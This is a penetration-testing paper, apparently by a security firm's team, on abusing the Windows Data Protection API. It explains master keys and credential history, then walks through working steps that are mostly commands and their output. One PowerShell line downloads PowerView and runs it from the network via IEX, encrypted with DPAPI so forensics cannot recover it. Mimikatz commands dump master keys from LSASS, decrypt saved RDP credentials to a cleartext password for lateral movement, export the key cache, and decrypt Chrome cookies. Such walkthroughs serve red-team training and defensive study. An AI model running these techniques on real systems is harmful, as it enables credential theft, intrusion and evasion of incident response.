HABOOB

Abusing

Windows Data Protection API

By **Haboob Team**

Table of Contents

1. Introduction

This paper will cover what is known as Windows DPAPI (Data Protection Application Programming Interface), what is its use, how it works and how to abuse it from a penetration tester's point of view.

2. What Is DPAPI?

DPAPI (Data Protection Application Programming Interface) is a simple cryptographic application programming interface available as a built-in component in Windows 2000 and later versions of Microsoft Windows operating systems. This API is meant to be the standard way to store encrypted data on a computer's disk that is running a Windows operating system. DPAPI provides an easy set of APIs to easily encrypt "CryptProtectData()" and decrypt "CryptUnprotectData()" opaque data "blobs" using implicit crypto keys tied to a specific user or the system. This allows applications to protect user data without having to worry about things such as key management. DPAPI is used by many popular applications including Internet Explorer, Google Chrome and Skype to encrypt their passwords. It is also used by Windows itself to store sensitive information such as EFS certificates and WiFi keys (WEP and WPA).

3. What Is the Master Key?

A user's Master Key is a binary file that contains the key which is used for creating the private primary encryption key in all DPAPI blobs. Since the Master Key encrypts a user's private keys, the master key itself requires serious protection. To protect the Master key, Microsoft used the User's password for encrypting and protecting the Master Key. Every Master Key has a unique name (GUID). Each DPAPI blob stores that unique identifier. In other words, the Master Key's GUID is the key's "link" to the DPAPI blob. The Master Key is stored in a separate file in the Master Key storage folder along with other system data. MKSF is a special location on disk where Master Keys are stored. User's Master Keys are stored in:

- "%APPDATA%/Microsoft/Protect/%SID%" for user Master Keys.
- "%WINDIR%/System32/Microsoft/Protect" for system Master Keys.




Figure 1: User Master Keys

In a decrypted form, the master key example will look like this:

ad6ba06e7b374a095da1d00f29844005a28cf810d996e41782aac0b7ad56eac4c78262410b438f44508a444aaf5cf14d8020cbbff40fcfbc943084c9e9ba0b38

4. What Is CREDHIST?

It is clearly visible that the security of the Master Key is dependent on the user's password, ergo to obtain it and decrypt it, we need to know the user's password. However, what happens if the user changes his password? Here comes the purpose of DPAPI Credential History (CREDHIST) which is used to store all previous user's passwords. It is also encrypted with the user's current password and saved in a stack structure. Whenever the operating system tries to decrypt a Master Key, then it uses the user's current password, to decrypt the first entry in the CREDHIST. The decrypted CREDHIST entry is then used to decrypt the required Master Key, and if it fails, it proceeds to decrypt the second entry in CREDHIST and uses its output to try to decrypt the Master Key until the correct CREDHIST entry that successfully decrypts the Master Key is found.




Figure 2: DPAPI Credential History (CREDHIST) Stack

5. How DPAPI Works?

DPAPI encryption is based on a user's password, therefore, data encrypted under one account cannot be decrypted under another account. DPAPI allows restricting access to data even within one account by setting an additional secret (entropy). Thus, unless it knows the additional secret, one application cannot access data protected by another application.




Figure 3: DPAPI Encrypt and Decrypt Functions

Assuming that a secret is to be stored by an application securely using DPAPI, this is the process that will take place to achieve that goal:

1. The secret is passed by the application to the Data Protection API through a call to "CryptProtectData()".

2. DPAPI generates a user's encryption key.

3. DPAPI generates a random master key (if it is not already present) and encrypts it with the user's derived key, which is derived from user credentials. If the master key was already available, it will also be decrypted with this user's derived key.

4. DPAPI will generate a session key every time a call to “CryptProtectData()” is made. This session key is derived from the “master key”, arbitrary (static) data and possibly (optional) the entropy that the user provides.

5. The password is encrypted with this session key. The session key itself is not saved. The only thing that is stored is the random data that has been used. DPAPI can decrypt the data itself (with a call to “CryptUnprotectData()”) because it has the master key, the random data and the same entropy.

6. Using DPAPI With PowerShell

There are classes that nicely wrap this functionality already in the “.NET” framework, and therefore can be utilized by PowerShell. The [System.Security.Cryptography.ProtectedData] class provides an easy way to use the DPAPI with its Protect() and Unprotect() methods.

Another nice feature of the DPAPI is the ability to use the machine account to derive the encryption key instead of the current user’s login credentials. This will be useful if we want to decrypt the data in other users’ contexts in the same host for example doing persistence for multiple users on a host.

The [Security.Cryptography.DataProtectionScope] enumeration contains the CurrentUser (0x00) and LocalMachine (0x01) values which let us specify which scope to use.

Here is an example using these methods through PowerShell:

```
|> Add-Type -AssemblyName System.Security
|> $Content = (New-Object Net.Webclient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/dev/Recon/PowerView.ps1')
|> $Bytes = ([Text.Encoding]::ASCII).GetBytes($Content)
|> $EncryptedBytes = [Security.Cryptography.ProtectedData]::Protect($Bytes, $Null, [Security.Cryptography.DataProtectionScope]::LocalMachine)
|> IEX (([Text.Encoding]::ASCII).GetString([Security.Cryptography.ProtectedData]::Unprotect($EncryptedBytes, $Null, [Security.Cryptography.DataProtectionScope]::LocalMachine)))
|>
```

Figure 4: DPAPI with PowerShell

In this example we used DPAPI “Protect()” and “Unprotect()” methods to encrypt the “PowerView” PowerShell script by passing it to PowerShell’s Invoke-Expression to load it in memory. “$EncryptedBytes” which contains the encrypted script, can also be stored on disk, registry, or somewhere else. So, if the artifacts are pulled during forensics and threat hunting activities it will be hard to decrypt the collected data outside the machine where the data were collected from.

7. Encrypting and Decrypting Data with DPAPI using “Mimikatz”

As we did previously, it is also possible to utilize DPAPI to encrypt and decrypt data through the DPAPI module in “Mimikatz” tool.

For example, we can use the “Protect” command and add the text we want to encrypt inside the “/data” option. Also, optionally we can save the encrypted data on disk using the “/out” option, as the following:

```
mimikatz # dpapi::protect /data:"Test Data for encryption" /out:encryptedData.txt

data        : Test Data for encryption
description :
flags       :
prompt flags:
entropy     :

**BLOB**
  dwVersion          : 00000001 - 1
  guidProvider       : {df9d8cd0-1501-11d1-8c7a-00c04fc297eb}
  dwMasterKeyVersion : 00000001 - 1
  guidMasterKey      : {9d1c0673-86db-4f07-bc9c-15c06cafbb83}
  dwFlags            : 00000000 - 0 ()
  dwDescriptionLen   : 00000002 - 2
  szDescription      :
  algCrypt           : 00006610 - 26128 (CALG_AES_256)
  dwAlgCryptLen      : 00000100 - 256
  dwSaltLen          : 00000020 - 32
  pbSalt             : d7111038248f539619d35c4a723652cb66de6609d1b94abf12776ea39498b152
  dwHmacKeyLen       : 00000000 - 0
  pbHmackKey         :
  algHash            : 0000800e - 32782 (CALG_SHA_512)
  dwAlgHashLen       : 00000200 - 512
  dwHmac2KeyLen      : 00000020 - 32
  pbHmack2Key        : ca00f3b65aa501f44cc095223c02ad2b6b5565c25d6f2ef8276b326b39ddec8b
  dwDataLen          : 00000040 - 64
  pbData             : 918ce781874cd62fe652507428e2588f1fa2d00da77dd0c922a2fc34d1f3a9aefbaab3fe3a4d0f54348766df1f37e9064f029976026ff76cb539201f37301c35
  dwSignLen          : 00000040 - 64
  pbSign             : 6f5295167958616e6318306198d5f0db577c9d87e54374b12e5efa95192814264b33979f3c79a78b8ba53416a51f9ce142086a5f794e83cd2b6160efe5150706


Write to file 'encryptedData.txt' is OK
```

Figure 5: Encrypt Data using Mimikatz

If we take a closer look at the "Mimikatz" output in (Fig.5), we can see "guidMasterKey" which is the Master Key Name/Identifier that is used to encrypt the data.

As a result, a file with the name "encryptedData.txt" will be created and it will contain our data in encrypted format:




Figure 6: Encrypted Data

As can be seen, we do not need to deal with encryption keys or passwords, the operating system is managing everything related to the encryption and decryption of the data.

"dpapi module" can be used for decryption as well, using the option "/in:" to specify the data to be decrypted, which is also called a Blob. Moreorver, the "/unprotect" switch is used to tell "Mimikatz" to decrypt the data, otherwise it will be read and displayed without decryption.

```
mimikatz # dpapi::blob /in:encryptedData.txt /unprotect
**BLOB**
  dwVersion          : 00000001 - 1
  guidProvider       : {df9d8cd0-1501-11d1-8c7a-00c04fc297eb}
  dwMasterKeyVersion : 00000001 - 1
  guidMasterKey      : {9d1c0673-86db-4f07-bc9c-15c06cafbb83}
  dwFlags            : 00000000 - 0 ()
  dwDescriptionLen   : 00000002 - 2
  szDescription      :
  algCrypt           : 00006610 - 26128 (CALG_AES_256)
  dwAlgCryptLen      : 00000100 - 256
  dwSaltLen          : 00000020 - 32
  pbSalt             : d7111038248f539619d35c4a723652cb66de6609d1b94abf12776ea39498b152
  dwHmacKeyLen       : 00000000 - 0
  pbHmackKey         :
  algHash            : 0000800e - 32782 (CALG_SHA_512)
  dwAlgHashLen       : 00000200 - 512
  dwHmac2KeyLen      : 00000020 - 32
  pbHmack2Key        : ca00f3b65aa501f44cc095223c02ad2b6b5565c25d6f2ef8276b326b39ddec8b
  dwDataLen          : 00000040 - 64
  pbData             : 918ce781874cd62fe652507428e2588f1fa2d00da77dd0c922a2fc34d1f3a9aefbaab3fe3a4d0f54348766df1f37e9064f029976026ff76cb539201f37301c35
  dwSignLen          : 00000040 - 64
  pbSign             : 6f5295167958616e6318306198d5f0db577c9d87e54374b12e5efa95192814264b33979f3c79a78b8ba53416a51f9ce142086a5f794e83cd2b6160efe5150706

 * using CryptUnprotectData API
description :
data: Test Data for encryption
```

Figure 7: Decrypting Data protected by DPAPI using "Mimikatz"

8. Abusing DPAPI to get RDP Credentials

"Credential Manager" is where Windows stores login credentials like usernames, passwords and addresses. The credentials could be used on the same machine or used to access other resources on the network such as websites. The credentials encrypted on disk via DPAPI.




Figure 8: Windows Credential Manager

These credentials are stored within the user's directory in the following path: "C:\Users\<username>\AppData\Local\Microsoft\Credentials*"

```
PS C:\Users\Khaled> Get-ChildItem C:\Users\Khaled\AppData\Local\Microsoft\Credentials -Force


    Directory: C:\Users\Khaled\AppData\Local\Microsoft\Credentials


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a-hs-          6/4/2020   1:42 AM            420 28FC9B96D2441A419643446AFB97D0B7
-a-hs-         5/21/2020   1:18 AM          11076 DFBE70A7E5CC19A398EBF1B96859CE5D


PS C:\Users\Khaled>
```

Figure 9: Listing of User Credentials Files through PowerShell

Since these files are encrypted using DPAPI, let's take a look at it using "Mimikatz":

```
mimikatz # dpapi::cred /in:C:\Users\Khaled\AppData\Local\Microsoft\Credentials\28FC9B96D2441A419643446AFB97D0B7
**BLOB**
  dwVersion          : 00000001 - 1
  guidProvider       : {df9d8cd0-1501-11d1-8c7a-00c04fc297eb}
  dwMasterKeyVersion : 00000001 - 1
  guidMasterKey      : {220f452b-1c93-46ad-b637-6183efc69cdf}
  dwFlags            : 20000000 - 536870912 (system ; )
  dwDescriptionLen   : 00000030 - 48
  szDescription      : Local Credential Data

  algCrypt           : 00006603 - 26115 (CALG_3DES)
  dwAlgCryptLen      : 000000c0 - 192
  dwSaltLen          : 00000010 - 16
  pbSalt             : ca39bb76edf209d551d05e641cc96023
  dwHmacKeyLen       : 00000000 - 0
  pbHmackKey         :
  algHash            : 00008004 - 32772 (CALG_SHA1)
  dwAlgHashLen       : 000000a0 - 160
  dwHmac2KeyLen      : 00000010 - 16
  pbHmack2Key        : ad4228d66cfd8144ab5fd61903914818
  dwDataLen          : 000000e0 - 224
  pbData             : 81f377defd43a30bef5749e14b0c1bc43962c6d6a8f58fdbacf12ff8e531a44828efa84088fe63724cf4d257b2c1d4100f15f5a9f1a01e96f64f95d1c6cc35383b1c3b8c6dadf76ec6ab52bf764a2707cda40b0a81e90bd090c7c260e4e5
22c41a6a460754b9f48783fdc87b2597ba30b3fce2c4dcb2bf7bbf56c354810b8022a5fa593f62fe652037ebc0e3ead0e880448e92afbf62c4fcce044d2e05e04f2513c47eaae6c16e7207358139de6f28c7bd8d455955772764ff8c9e33a44ed1a5f1a220ac332663f
2b37b3a743cd8279caaf17fd85c67aec047c98e7b86ed12c3
  dwSignLen          : 00000014 - 20
  pbSign             : 4fb4facef0da6e8f873b2a8d626e9a00fa9f12ce
```

Figure 10: Output of Mimikatz "dpapi::cred" command

The two most important fields in the output in (Fig.10) are the "guidMasterKey" field which is the name/Identifier of the master key that is used to encrypt and decrypt the data, and the "pbData" field which contains the data we want to decrypt.

Using "Mimikatz" there is a good chance that we find the required master key above, stored in the LSASS cache:

```
mimikatz # sekurlsa::dpapi

Authentication Id : 0 ; 2571720 (00000000:00273dc8)
Session           : Interactive from 1
User Name         : Khaled
Domain            : TESTDOMAIN
Logon Server      : WIN-4QHPFSI8002
Logon Time        : 5/21/2020 1:18:34 AM
SID               : S-1-5-21-1202477814-2460659193-2529585878-1105
         [00000000]
         * GUID      :  {220f452b-1c93-46ad-b637-6183efc69cdf}
         * Time      :  6/4/2020 1:31:04 AM
         * MasterKey :  ad6ba06e7b374a095da1d00f29844005a28cf810d996e41782aac0b7ad56eac4c78262410b438f44508a444aaf5cf14d8020cbbff40fcfbc943084c9e9ba0b38
         * sha1(key) :  8a93f7007d2f3d0220b29f81664c414e418c3cee
         [00000001]
         * GUID      :  {072f6895-3246-4fb1-8047-3e937eaeac47}
         * Time      :  5/21/2020 1:18:35 AM
         * MasterKey :  ff694a486da78afee79b6933c6e621ed954c9e8895bd8b0cfc07778267d403a2cc9654decadb4940dd9acb39ff61878719ad7ffc9f0e993a483f75c9b8acf958
         * sha1(key) :  483b025671fa3e56975bcefa41f83a920bb34fea
```

Figure 11: Obtaining the "Master Key" via "Mimikatz"

"GUID" is an identifier of a master key file. "MasterKey" is the master key itself.

Since we now have obtained the master key that is used to encrypt the credential file let's use it fto decrypt the the credential file using "Mimikatz" command:

```
mimikatz # dpapi::cred /in:C:\Users\Khaled\AppData\Local\Microsoft\Credentials\28FC9B96D2441A419643446AFB97D0B7 /masterkey:ad6ba06e7b374a095da1d00f29844005a28cf810d996e41782aac0b7ad56eac4c78262410b438f44508a444aaf5cf14d8020cbbff40fcfbc943084c9e9ba0b38
**BLOB**
  dwVersion          : 00000001 - 1
  guidProvider       : {df9d8cd0-1501-11d1-8c7a-00c04fc297eb}
  dwMasterKeyVersion : 00000001 - 1
  guidMasterKey      : {220f452b-1c93-46ad-b637-6183efc69cdf}
  dwFlags            : 20000000 - 536870912 (system ; )
  dwDescriptionLen   : 00000030 - 48
  szDescription      : Local Credential Data

  algCrypt           : 00006603 - 26115 (CALG_3DES)
  dwAlgCryptLen      : 000000c0 - 192
  dwSaltLen          : 00000010 - 16
  pbSalt             : ca39bb76edf209d551d05e641cc96023
  dwHmacKeyLen       : 00000000 - 0
  pbHmackKey         :
  algHash            : 00008004 - 32772 (CALG_SHA1)
  dwAlgHashLen       : 000000a0 - 160
  dwHmac2KeyLen      : 00000010 - 16
  pbHmack2Key        : ad4228d66cfd8144ab5fd61903914818
  dwDataLen          : 000000e0 - 224
  pbData             : 81f377defd43a30bef5749e14b0c1bc43962c6d6a8f58fdbacf12ff8e531a44828efa84088fe63724cf4d257b2c1d4100f15f5a9f1a01e96f64f95d1c6cc35383b1c3b8c6dadf76ec6ab52bf764a2707cda40b0a81e90bd090c7c260e4e522c41a6a460754b9f48783fdc87b2597ba30b3fce2c4dcb2bf7bbf56c354810b8022a5fa593f62fe652037ebc0e3ead0e880448e92afbf62c4fcce044d2e05e04f2513c47eaae6c16e7207358139de6f28c7bd8d455955772764ff8c9e33a44ed1a5f1a220ac332663f2b37b3a743cd8279caaf17fd85c67aec047c98e7b86ed12c3
  dwSignLen          : 00000014 - 20
  pbSign             : 4fb4facef0da6e8f873b2a8d626e9a00fa9f12ce

Decrypting Credential:
 * volatile cache: GUID:{220f452b-1c93-46ad-b637-6183efc69cdf};KeyHash:8a93f7007d2f3d0220b29f81664c414e418c3cee;Key:available
 * masterkey     : ad6ba06e7b374a095da1d00f29844005a28cf810d996e41782aac0b7ad56eac4c78262410b438f44508a444aaf5cf14d8020cbbff40fcfbc943084c9e9ba0b38
**CREDENTIAL**
  credFlags      : 00000030 - 48
  credSize       : 000000d8 - 216
  credUnk0       : 00000000 - 0

  Type           : 00000001 - 1 - generic
  Flags          : 00000000 - 0
  LastWritten    : 6/3/2020 10:42:15 PM
  unkFlagsOrSize : 00000018 - 24
  Persist        : 00000002 - 2 - local_machine
  AttributeCount : 00000000 - 0
  unk0           : 00000000 - 0
  unk1           : 00000000 - 0
  TargetName     : LegacyGeneric:target=TERMSRV/192.168.29.253
  UnkData        : (null)
  Comment        : (null)
  TargetAlias    : (null)
  UserName       : TESTDOMAIN\Khaled
  CredentialBlob : Password1
  Attributes     : 0

mimikatz #
```

Figure 12: Clear-text password

We've been able to get clear-text credentials that can be abused for lateral movement.

If we run "dpapi::cache", we can see that "Mimikatz" stores a cache of extracted master keys.

```
mimikatz # dpapi::cache

CREDENTIALS cache
=================

MASTERKEYS cache
================
GUID:{220f452b-1c93-46ad-b637-6183efc69cdf};KeyHash:8a93f7007d2f3d0220b29f81664c414e418c3cee;Key:available
GUID:{072f6895-3246-4fb1-8047-3e937eaeac47};KeyHash:483b025671fa3e56975bcefa41f83a920bb34fea;Key:available
GUID:{d963f089-8a32-4812-80c6-be17ae237f3e};KeyHash:d9cca71b78adbb29d0de567935c54b382546abdd;Key:available
GUID:{c18879c8-bb80-4c62-b01c-d54fa0b8d46c};KeyHash:1a972e7c0b47fd020a8c1e644bdc0c9a4c98b6a8;Key:available
GUID:{e4000e7c-2d4b-4134-b464-f9063fa88ae8};KeyHash:5307ae4ca390c7276abe3e9e591f999af4fd3bef;Key:available
GUID:{0af50e35-4750-4f0e-aca7-31f978e440f6};KeyHash:8e5769ed07eb1452178d9e6ce79d65cd4e19590e;Key:available

DOMAINKEYS cache
================

mimikatz #
```

Figure 13: dpapi cache

These master keys can be saved for later use on a different machine with the following "Mimikatz" command:

"dpapi::cache /save /file:cache.bin"

```
mimikatz # dpapi::cache /save /file:cache.bin

CREDENTIALS cache
=================

MASTERKEYS cache
================
GUID:{220f452b-1c93-46ad-b637-6183efc69cdf};KeyHash:8a93f7007d2f3d0220b29f81664c414e418c3cee;Key:available
GUID:{072f6895-3246-4fb1-8047-3e937eaeac47};KeyHash:483b025671fa3e56975bcefa41f83a920bb34fea;Key:available
GUID:{d963f089-8a32-4812-80c6-be17ae237f3e};KeyHash:d9cca71b78adbb29d0de567935c54b382546abdd;Key:available
GUID:{c18879c8-bb80-4c62-b01c-d54fa0b8d46c};KeyHash:1a972e7c0b47fd020a8c1e644bdc0c9a4c98b6a8;Key:available
GUID:{e4000e7c-2d4b-4134-b464-f9063fa88ae8};KeyHash:5307ae4ca390c7276abe3e9e591f999af4fd3bef;Key:available
GUID:{0af50e35-4750-4f0e-aca7-31f978e440f6};KeyHash:8e5769ed07eb1452178d9e6ce79d65cd4e19590e;Key:available

DOMAINKEYS cache
================

SAVE cache
==========
Will encode:
 *   6 MasterKey(s)
 *   0 Credential(s)
 *   0 DomainKey(s)
Encoded:
 * addr: 0x0000000000EC6620
 * size: 744
Write file 'cache.bin': OK
```

Figure 14: Save the "MasterKeys" cache via "Mimikatz"

9. Abusing DPAPI to Extract "Chrome" Browser Credentials

As mentioned before, if we have compromised a system and our malicious process is running under a particular user's context, we can decrypt its DPAPI secrets without knowing their logon password.

Chrome uses DPAPI to store two files which are "Cookies" and "Login Data". Both files are "sqlite3" databases in which sensitive data is stored as DPAPI blobs.

- Cookies database file location:
  "%localappdata%\Google\Chrome\User Data\Default\Cookies"
- Saved login data file location:
  "%localappdata%\Google\Chrome\User Data\Default\Login Data"

The actual cookie values are DPAPI encrypted with the user's master key, which in turn is protected by the user's password. The following figure, shows how to decrypt Chrome browser cookies database:

```
mimikatz # dpapi::chrome /in:"%localappdata%\Google\Chrome\User Data\Default\Cookies" /unprotect
> Encrypted Key found in local state file
> Encrypted Key seems to be protected by DPAPI
 * using CryptUnprotectData API
> AES Key is: d4fd48269c8254c65483faf0ba29ef62eab856b1780ad99f5f1d6521bd44d23b

Host  : .1rx.io ( / )
Name  : _rxuuid
Dates : 6/4/2020 1:03:24 PM -> 6/4/2021 1:03:24 PM
 * using CryptUnprotectData API
Cookie: %7B%22[redacted]

Host  : .360yield.com ( / )
Name  : tuuid
Dates : 6/4/2020 1:03:21 PM -> 9/2/2020 1:03:21 PM
 * using CryptUnprotectData API
Cookie: 604[redacted]

Host  : .360yield.com ( / )
